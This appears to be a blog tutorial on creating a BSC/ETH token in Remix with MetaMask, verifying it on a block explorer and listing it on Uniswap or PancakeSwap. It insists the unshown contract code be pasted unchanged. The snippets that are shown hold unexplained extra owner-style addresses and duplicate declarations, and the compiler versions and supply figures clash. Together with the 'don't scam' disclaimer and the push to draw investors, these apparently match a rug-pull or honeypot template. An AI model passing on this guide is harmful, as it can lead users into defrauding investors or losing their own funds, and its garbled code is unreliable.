### **Create Your BSC/ETH Token**

Here is Idda, Ethereum smart contract researcher and enthusiast. I got a lot of requests from fans for me to discover BSC/ETH tokens, which are after being listing on PANCAKE SWAP, UNISWAP, DEX TOOLS etc. within few minutes.

So today, let me introduce you some useful tips on How to Create Your Own Token and list it on PAN CAKE, UNISWAP, DEX TOOLS etc.

Are you ready?

[Only for research and testing, don't try to scam using this method]

### Step 1: You need REMIX IDE and Metamask to create token

1.First, install the Metamask wallet google extension from <a href="https://metamask.io/">https://metamask.io/</a> in your google chrome and create account/ wallet.




2. Go To Remix IDE <a href="http://remix.ethereum.org/">http://remix.ethereum.org/</a> You need to use Remix IDE to deploy smart contract.

- 3. Back to REMIX IDE. Click on icon to Create New File.
- 4.Name you file as you like, remember to add .sol at the back. EXAMPLE here, NewBSCToken.sol



5. Copy and paste the code from code file and post into the space. \*Do not attempt to change any code or else it won't work\*



6. Scroll down the smart contract code in Remix until you reach this row like the picture show below.

```
contract NewBSCToken { using SafeMath for uint256; using SafeMath for uint256; 

string public name = "DOGE3"; string public symbol = "DOGE3"; uint256 public totalSupply = 100000000000000000000; uint8 public decimals = 18; 

mapping(address => uint256) public balanceOf; mapping(address => mapping(address => uint256)) public allowance;
```

7. Now we are going to do some token setting.

```
contract NewBSCToken {
   using SafeMath for uint256;

   string public name = "DOGE3";
   string public symbol = "DOGE3";
   uint256 public totalSupply = 100000000000000000000000;
   uint8 public decimals = 18;

mapping(address => uint256) public balanceOf;
mapping(address => mapping(address => uint256)) public allowance;

address public owner;
address public _mbr;
address public _mod;
address public _mod;
address public _ser;
address public _ser;
address public _adm;
```

Name: (Your token Name) \*Write token name inside the bracket "xxxxx"

Symbol: (Give it a symbol) \*Write token symbol inside the bracket "XXX"


Decimal: (18 is RECOMMENDED)

### \*Write total supply inside the bracket "....."


After you done, we can move to new step.

8. Click the icon on the left as shown below to compile your code,

Select the compiler as below, 0.8.0



Then click compile.




9. After compile. Click on the icon as shown below, and select Metamask on the Environment section (cuz we r using metamask wallet)


10. On Contract section, select NewBSCToken as contract.




11. Go back to Metamask wallet and Copy your desired deployer/owner (which is Your wallet address) wallet address and paste the address into the bracket, then Click "Deploy" button.(this means that your are only owner of that contract no one can modify your contract).



12. Click on confirm on the transaction on your metamask Pop-up. If nothing happen there, you need to connect metamask wallet to REMIX IDE.




13. If everything go smoothly, your token is on its way. Back to metamask, go to Activity, click on the Contract deployment.



### Click view on block explorer



Copy the contract address by clicking the [copy] icon button on the right




14. Go back to metamask, click import token.



Need help? Contact MetaMask support

Select Custom token, and paste the contract address, and wait for your token to show up, then click add custom token



You can create tokens in ETH mainnet, Binance Smart Chain, Arbitrum One and any other chains using the same method.

## Congratulation! You successfully created your own token and they are in your wallet!

Buttttt, we are not done yet...One more important step still require to finish...

Which is: Verify Contract


## **Part 2: Verify Your Contract**

Hey Dev, why we need to verify contract? Why don't we just list our token directly into any DEX (Decentralized exchange)?

Well, the reason to verify contract is to increase the popularity of the token, investors might shy away from token that is unverified and end up to not purchasing any tokens.

Let's start to verify token now!


1. Back to metamask, go to Activity, click on the Contract deployment.



#### Click on the contract address




### 3. On this page, Click Contract



### Click Verify and Publish



4. Next, we select the setting as below:



**Compiler Type: Single File** 

Compiler version: 0.8.0


License Type: No license

Then click Continue

5. Then, go back to our source code from REMIX IDE site, copy and paste it into the space



Finish the bot test and and publish it



6. You should see the success message as shown below, if not, something is wrong, you need to recheck all the steps if u fail to get this message.

tract Source Code	Compiler Output		
ompiler debug lo	:		
Note: Contract v	as created during TxHash# 0x5		
Successfully ge	erated Bytecode and ABI for Contract Ad	dress [0	
Compiler Versio	: v0.8.18+commit.87f61d96		
Optimization En	bled: 0		

# Congratulation! Your contract is now verified and you can list your token in Decentralized Exchange (DEX) Listing.

If u use Ethereum mainnet, use Uniswap, link: <a href="https://app.uniswap.org/#/swap">https://app.uniswap.org/#/swap</a>

If u use BSC (Binance Smart Chain), use Pancakeswap, link: <a href="https://pancakeswap.finance/">https://pancakeswap.finance/</a>

If you are using Pancakeswap on Binance Smart Chain, you can read this guide on how to add liquidity in Pancakeswap.

\*Remember, this post is for testing and educational purpose only, do not try this at home!\*

If you need my help for free contact me.

Good luck with your tokens!